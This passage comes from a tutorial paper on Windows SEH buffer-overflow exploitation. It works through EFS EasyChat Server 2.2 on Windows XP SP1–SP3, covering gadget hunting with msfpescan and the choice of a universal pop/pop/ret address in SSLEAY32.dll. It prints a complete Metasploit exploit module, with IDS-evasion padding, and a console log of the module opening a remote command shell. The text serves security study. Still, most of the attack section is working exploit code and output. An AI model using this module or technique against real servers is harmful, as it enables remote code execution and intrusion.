773D0000	00103000	773D4246	comctl_1	6.0 (xpsp.06082	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b641
774E0000	0013D000	774FD0A1	ole32	5.1.2600.2726 (	C:\WINDOWS\system32\ole32.dll
77C10000	00058000	77C1F2A1	msvcrt	7.0.2600.2180 (	C:\WINDOWS\system32\msvcrt.dll
77DD0000	0009B000	77DD70EB	ADVAPI32	5.1.2600.3520 (	C:\WINDOWS\system32\ADVAPI32.dll
77E70000	00092000	77E7628F	RPCRT4	5.1.2600.3173 (	C:\WINDOWS\system32\RPCRT4.dll
77F10000	00048000	77F16587	GDI32	5.1.2600.3466 (	C:\WINDOWS\system32\GDI32.dll
77F60000	00076000	77F651FB	SHLWAPI	6.00.2900.3462	C:\WINDOWS\system32\SHLWAPI.dll
77FE0000	00011000	77FE2126	Secur32	5.1.2600.3518 (	C:\WINDOWS\system32\Secur32.dll
78000000	00045000	7800132D	iertutil	7.00.6000.16825	C:\WINDOWS\system32\iertutil.dll
78050000	000D0000	78051784	WININET	7.00.6000.16827	C:\WINDOWS\system32\WININET.dll
7C800000	000F5000	7C80B5BE	kernel32	5.1.2600.3541 (	C:\WINDOWS\system32\kernel32.dll
7C900000	000B2000	7C912C46	ntdll	5.1.2600.3520 (	C:\WINDOWS\system32\ntdll.dll
7C9C0000	00816000	7C9E7386	SHELL32	6.00.2900.3402	C:\WINDOWS\system32\SHELL32.dll
7DF70000	00022000	7DF81737	oledlg	1.0 (xpsp_sp2_g	C:\WINDOWS\system32\oledlg.dll
7E410000	00090000	7E42E966	USER32	5.1.2600.3099 (	C:\WINDOWS\system32\USER32.dll

6) Finding a useable POP, POP, RET in WinXP SP2

From the previous discussion we found that in SP2 the only useable executable module that may contain a pop,pop,ret would be in SSLEAY32.dll. The task now is to attempt to see if it actually has one. Since this is a custom DLL that was supplied with EasyChat and not a Windows system file, Metasploit will not have this in their online database to search from. We are going to need to find this on our own.

Fortunately there are several tools available to perform a memory dump which can be used for analysis. Metasploit version 2.7 for Linux has a Windows utility called *memdump.exe* which was created for this very task. The newer version (3.2) which uses Ruby does not seem to include this utility in the Windows installer. To make use of this utility, we need to start EasyChat without Olly attached to it. We then find the process ID (PID) of EasyChat in Windows using something like the command *tasklist* from the command prompt. Once we have the PID, we call *memdump* as follows:

memdump pid [dump directory]

The dump directory is optional, but it is recommended to specify one since the utility will create multiple files related to the memory dump and an index file to catalog them all. So, it's a good idea to create a dump directory specifically for the output files to go into. Once *memdump* is complete, we then need to run another utility supplied by Metasploit called *msfpescan* which can be used to find pop/pop/ret sequences among other things from a memory dump. The *msfpescan* utility is designed to run under a Linux platform. So, we will either need to move our dump files over to another system where this can be ran or install something like Cygwin which provides a Linux-like environment for Windows. The syntax for *msfpescan* is a little different depending on what version of Metasploit you are using.

For framework 2, the following syntax should be used. The “-d” flag means to search a directory and the parameter <dump_directory> should be the directory that contains your dump files captured from *memdump*. The flag “-s” tells the utility to search for pop/pop/ret sequences.

msfpescan -d <dump_directory> -s

For framework 3, the following syntax should be used. The “-M” flag means to search a directory and the parameter <dump_directoy> should be the directory that contains your dump files captured from *memdump*. The flag “-p” tells the utility to search for pop/pop/ret sequences.

msfpescan -p –M <dump_directory>

Once *msfpescan* has competed the search, it will return a list of pop/pop/ret addresses it found. Since this covers addresses from all the executable modules loaded, we will need to search through the output to find one that exists in the range that the SSLEAY32.dll module is loaded in. Looking at a few lines of the output, we can see that the results will look something like:

0x71a66e1d pop ebx; pop esi; ret
0x71a672d9 pop edi; pop esi; ret
0x71a676e2 pop esi; pop ebp; retn 0x0004
0x71a67a7b pop ebx; pop ebp; retn 0x0008

From the Executable modules list on the previous page, we know the SSLEAY32.dll has an entry address of 0x1001B90A. We should be able to perform a search operation with the *grep* utility to find some viable addresses based on this. We can also direct the output of *msfpescan* to a file so that grep can easily be used. By default, grep is case sensitive. So, we will either need to change the search to match the case we want or use the case-insensitive flag “-i” with grep. This may look something like:

msfpescan -p –M memfiles > ppr.txt
grep -i "0x1001B" ppr.txt

This returns the follows results:
0x1001b1db pop ebx; pop ecx; ret
0x1001b1fc pop ebp; pop ebx; ret
0x1001b272 pop ebp; pop ebx; ret
0x1001b295 pop edi; pop esi; ret
0x1001b2b6 pop edi; pop esi; ret
0x1001b2e1 pop edi; pop esi; ret
0x1001b9a2 pop ebx; pop ebp; retn 0x000c

In theory, most of any of these should work for us. Let’s chose to use the first in the list of address 0x1001b1db as the pop/pop/ret address in SSLEAY32.dll. We should now be able to simply use this address in our previous script to attack EasyChat on a WinXP SP2 English host. As it turns out, we also have to adjust the initial padding of 216 A’s to 218 A’s to properly align the pop/pop/ret address to where the Exception Handler would reside. With those two modifications, our exploit should be ready.

7) Exploiting Other Versions of Windows

At this point, it should be fairly clear that by installing EasyChat Server on different Windows platforms and service releases we can customize an exploit for each one. In the WinXP SP1 English exploit we chose a pop/pop/ret from the Windows system ws2help.dll module. However, this was not an option due to SafeSEH on SP2. So, we instead chose a pop/pop/ret addess from the EasyChat SSLEAY32.dll module. It would actually be best to use the address from SSLEAY32.dll for both SP1 and SP2. This is because that DLL file is written by the manufacture of EasyChat and will not change between different flavors of Windows. Additionally, Windows will generally load this module with the same base address which means our address will stay consistent across different Windows service releases. This is generally referred to as a universal pop/pop/ret since it is somewhat independent of the Operating System.

If you run through the same exercise on Windows XP SP3 English, you should find that the same buffer pad of 216 A's are used just like in SP1. Additionally, you should see that using the universal pop/pop/ret address of 0x1001b1db from SSLEAY32.dll will provide a functional exploit in English Windows XP SP1, SP2, and SP3. This means the only adjustment needed is the initial buffer padding for alignment.

8) Building a Metasploit Exploit Module

While we could maintain a script for each flavor of Windows for our exploit, it actually makes more sense to create an exploit module for a tool that already is designed to provide flexible functionality like this. We have already talked about how the Metasploit project provides shellcode and an Opcode database, but it also provides a free framework for developing and executing exploit code against a remote target machine as a means to study security vulnerabilities, facilitate application penetration testing, and aid in IDS (Intrusion Detection System) signature development.

The wonderful aspect of using something like Metasploit is that we can concentrate solely on the exploit design and not worry about the payload itself. In our script, we used a payload to pop up the Windows calc.exe to prove our exploit worked. By using Metasploit we can take advantage of already built payloads to perform more advanced tasks. For example, we could use the windows/shell/reverse_tcp payload to open a command prompt on the target host from the attacker host. We could easily swap this to use the windows/vncinject/bind_tcp payload which will provide us with a GUI interface on the target host from the attacker host. You can see how going from proof of concept exploit code using Windows calc.exe can be quickly transformed into a fully functional powerful exploit.

Due to some limitations with the Windows version of Metasploit, I chose to implement the exploit module using Framework 3.2 on Ubuntu 8.04 LTS Desktop. There is a fair amount of pre-installation that needs to occur on Ubuntu before Metasploit will function correctly. I used the two links below to assist in this initial setup:

http://trac.metasploit.com/wiki/Metasploit3/InstallUbuntu

https://help.ubuntu.com/community/RubyOnRails

The Metasploit team did a great job of documenting how to use the framework for already existing exploits and payloads in the user guide. There is also a development guide which at a high level covers how to write a custom exploit module among other things. Unfortunately, there is not a lot of detailed information in the development guide which covers specific components of the exploit module such as all of the options for the various fields and what the fields are all used for. At the time of this writing, the Metasploit team is supposedly working to create a book which will hopefully include this detailed information. We should appreciate all the hard work the team has put into providing this free tool and the documentation that we have thus far. However, until the detailed information is formally documented, we will need to rely on existing exploits and what little information is publicly available to write our custom exploit module.

Since we know that this exploit makes a HTTP connection and operates on a Windows host, we can begin by looking at other exploit modules located in the following directory:

framework-3.2/modules/exploits/windows/http

There are several working exploits in that directory which we can use as models to build our exploit module. Let's create a new file in this directory and call it *efs_easychat.rb*. This will be the new Ruby exploit module that we will use. Below is the completed module that we will write. We will talk about each section of the module in some detail, but we will not go into detail about the Ruby syntax in this paper since that is all readily accessible in books and on-line. Since the detailed Metasploit documentation is not available, the information provided here is mainly speculative and should not be taken as complete fact.

```
##
# $Id$
##
##

require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
        include Msf::Exploit::Remote::HttpClient
        include Msf::Exploit::Remote::Seh

        def initialize(info = {})
                super(update_info(info,
                        'Name' => 'EFS EasyChat Server Authentication SEH Buffer Overflow',
                        'Description'    => %q{
                        This module exploits a stack overflow in EFS EasyChat Server 2.2.
                        By sending a overly long authentication request, an attacker may
                        execute arbitrary code.
                        },
                        'Author'         => [ 'Donny Hubener' ],
                        'License'        => MSF_LICENSE,
                        'Version'        => '$Revision: 1 $',
                        'References'     =>
                                [
                                        [ 'BID', '33976'],
                                        [ 'CVE', '2004-2466'],
                                ],
                        'DefaultOptions' =>
                                {
                                        'EXITFUNC' => 'process',
                                },
                        'Privileged'     => true,
                        'Payload'        =>
                                {
                                        'Space'    => 800,
```

```
                                        'BadChars' =>
"\x00\x3a\x26\x3f\x25\x23\x20\x0a\x0d\x2f\x2b\x0b\x5c",
                                        'StackAdjustment' => -3500,
                                },
                        'Platform'       => 'win',
                        'Targets'        =>
                                [
                                        ['EasyChat Server 2.2 on WinXPSP1 English',
                                                {
                                                'Ret' => 0x1001b1db  # universal pop/pop/ret
                                                }
                                        ],
                                        ['EasyChat Server 2.2 on WinXPSP2 English',
                                                {
                                                'Ret' => 0x1001b1db  # universal pop/pop/ret
                                                }
                                        ],
                                        ['EasyChat Server 2.2 on WinXPSP3 English',
                                                {
                                                'Ret' => 0x1001b1db  # universal pop/pop/ret
                                                }
                                        ],
                                ],
                        'DisclosureDate' => 'Aug 14 2007',
                        'DefaultTarget'  => 0))

                        register_options([Opt::RPORT(80)], self.class)
        end

        def check
                res = send_request_raw
                if res and res['Server'] =~ /Easy Chat Server\/1.0/
                        return Exploit::CheckCode::Appears
                end
                return Exploit::CheckCode::Safe
        end

        def exploit
                # check target to adjust initial buffer padding
                if target.name == 'EasyChat Server 2.2 on WinXPSP1 English'
                    bufpad = 216
                elsif target.name == 'EasyChat Server 2.2 on WinXPSP2 English'
                   bufpad = 218
                elsif target.name == 'EasyChat Server 2.2 on WinXPSP3 English'
                    bufpad = 216
                else
                    bufpad = 216
                end

                # create initial buffer pad with random alpha text
                initbuf = rand_text_alpha(bufpad)

                # create SEH payload
                seh    = generate_seh_payload(target.ret)

                # create buffer to be useded as username field
                bigbuf = initbuf + seh

                # create password with random alpha text
                randpass = rand_text_alpha(rand(20)+1)

                # create complete uri string to send
                uri = "/chat.ghp?username=#{bigbuf}&password=#{randpass}&room=1&sex=2"

                print_status("Trying target #{target.name}...")
                send_request_raw({'uri' => uri}, 5)

                handler
                disconnect
        end
end
```

The first few lines of code tell the framework that we will be using a remote exploit with the SEH and HttpClient supporting methods. Most of the fields under the *initialize* section are fairly self explanatory such as Name, Description, Author, etc. However, under *Payload*, we can set the maximum size of the payload with the *Space* field. In our case we have set this to 800 bytes, but this can be adjusted to be a different value. Additionally, there is a *BadChars* field which lists several hexadecimal characters which should not be included in the buffer to avoid issues. Notice the first character is 00 which we learned earlier needed to be removed due to it representing a null terminator for a string. Many of the other hex characters listed have special meanings as well which is why they too should be avoided.

While still under the *initialize* section, we also define our targets. We have made three targets including English versions of Windows SP1, SP2, and SP3. The Ret field of each of these is assigned the universal pop/pop/ret address we found in the EasyChat module. If we did not have a universal address, we could specify a different address for each target assuming the address is functional in that version of Windows.

The next major section is a check section. This is code that will attempt to see if the target is actually vulnerable. In our case, we perform a raw HTTP request and inspect the response. EasyChat was nice enough to populate the Server field in the response with "Easy Chat Server/1.0" which we can use to at least indicate that EasyChat is present. Since we know that we have version 2.2 installed, this may not be a good mechanism to tell us for sure that our exploit will function properly, but it will at least indicate that a version of EasyChat is running and may be vulnerable.

The final major section called *exploit* is used to actually run the attack. Since we know we need to adjust the initial padding depending on the Windows service pack release, we write a simple if/else sequence to check for which target name was selected and adjust accordingly. We then create the initial buffer with random alpha text which makes it much more difficult for an IDS/IPS device to build a signature that could be used to detect our exploit attempt. Next we create the SEH payload by using the Metasploit function *generate_seh_payload*. This is a handy function which is smart enough to understand how SEH exploits work and is able to create the buffer to include the short jump opcode, pop/pop/ret address, and stage2 payload shellcode. All that is left is to combine the initial buffer of random alpha text with the result of this function and we have the complete buffer that we use for the username.

Before actually sending the uri exploit, we do also create a random password of alpha characters up to a maximum of 20 characters. Again, this is an attempt to make it more difficult to construct an IDS/IPS signature. Once this is complete, we now send the raw request and exit gracefully.

9) Running the Metasploit Exploit Module

At stated previously, there is good documentation available on how to run the exploit using Metasploit out at there site. The following output shows an example of the exploit we just created in use.

```
tester@tester-desktop:~/metasploit/framework-3.2$ ./msfconsole

                                  _       _
             _                   | |     (_)_
 ____   ____| |_  ____  ___ ____ | | ___  _| |_
|    \ / _  )  _)/ _  |/___)  _ \| |/ _ \| |  _)
| | | ( (/ /| |_( ( | |___ | | | | | |_| | | |__
|_|_|_|\____)\___)_||_(___/| ||_/|_|\___/|_|\___)
                           |_|


       =[ msf v3.2-release
+ -- --=[ 320 exploits - 217 payloads
+ -- --=[ 20 encoders - 6 nops
       =[ 99 aux

msf > use windows/http/efs_easychat
msf exploit(efs_easychat) > set RHOST 10.10.10.193
RHOST => 10.10.10.193
msf exploit(efs_easychat) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   EasyChat Server 2.2 on WinXPSP1 English
   1   EasyChat Server 2.2 on WinXPSP2 English
   2   EasyChat Server 2.2 on WinXPSP3 English


msf exploit(efs_easychat) > set TARGET 1
TARGET => 1
msf exploit(efs_easychat) > set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp
msf exploit(efs_easychat) > set LHOST 10.10.10.206
LHOST => 10.10.10.206
msf exploit(efs_easychat) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        Use a proxy chain
   RHOST    10.10.10.193     yes       The target address
   RPORT    80               yes       The target port
   SSL      false            no        Use SSL
   VHOST                     no        HTTP server virtual host


Payload options (windows/shell/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process
   LPORT     4444             yes       The local port
   RHOST     10.10.10.193     no        The target address
```

```
Exploit target:

   Id  Name
   --  ----
   1   EasyChat Server 2.2 on WinXPSP2 English


msf exploit(efs_easychat) > check
[*] The target appears to be vulnerable.
msf exploit(efs_easychat) > exploit

[*] Trying target EasyChat Server 2.2 on WinXPSP2 English...
[*] Started bind handler
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (10.10.10.206:45076 -> 10.10.10.193:4444)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Tester\Desktop>cd \data
cd \data

C:\Data>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 70C8-E884

 Directory of C:\Data

07/01/2009  10:31 AM    <DIR>          .
07/01/2009  10:31 AM    <DIR>          ..
06/25/2009  12:48 PM    <DIR>          Apps
07/01/2009  10:31 AM                33 target_sp2.txt
06/09/2009  07:48 PM    <DIR>          Temp
               1 File(s)             33 bytes
               4 Dir(s)   3,782,705,152 bytes free

C:\Data>
```

We can see that the exploit worked successfully.

10) Conculsion

The goal of this paper was to provide an understanding of how the Windows Structured Exception Handler behaves and how it can be exploited. Combining the theory with a walk-through of a real world exploit helps to solidify the concepts. Using Metasploit as an exploit design tool attempts to illustrate how quickly a proof of concept exploit can be transformed into a powerful attack mechanism.

11) References

Miller, Matt. “Preventing the Exploitation of SEH Overwrites”. Sept. 2006.

Scambray, Joel. *Hacking Exposed Windows: Microsoft Windows Security Secrets and Solutions, Third Edition*. McGraw-Hill Osborne Media. December 4, 2007.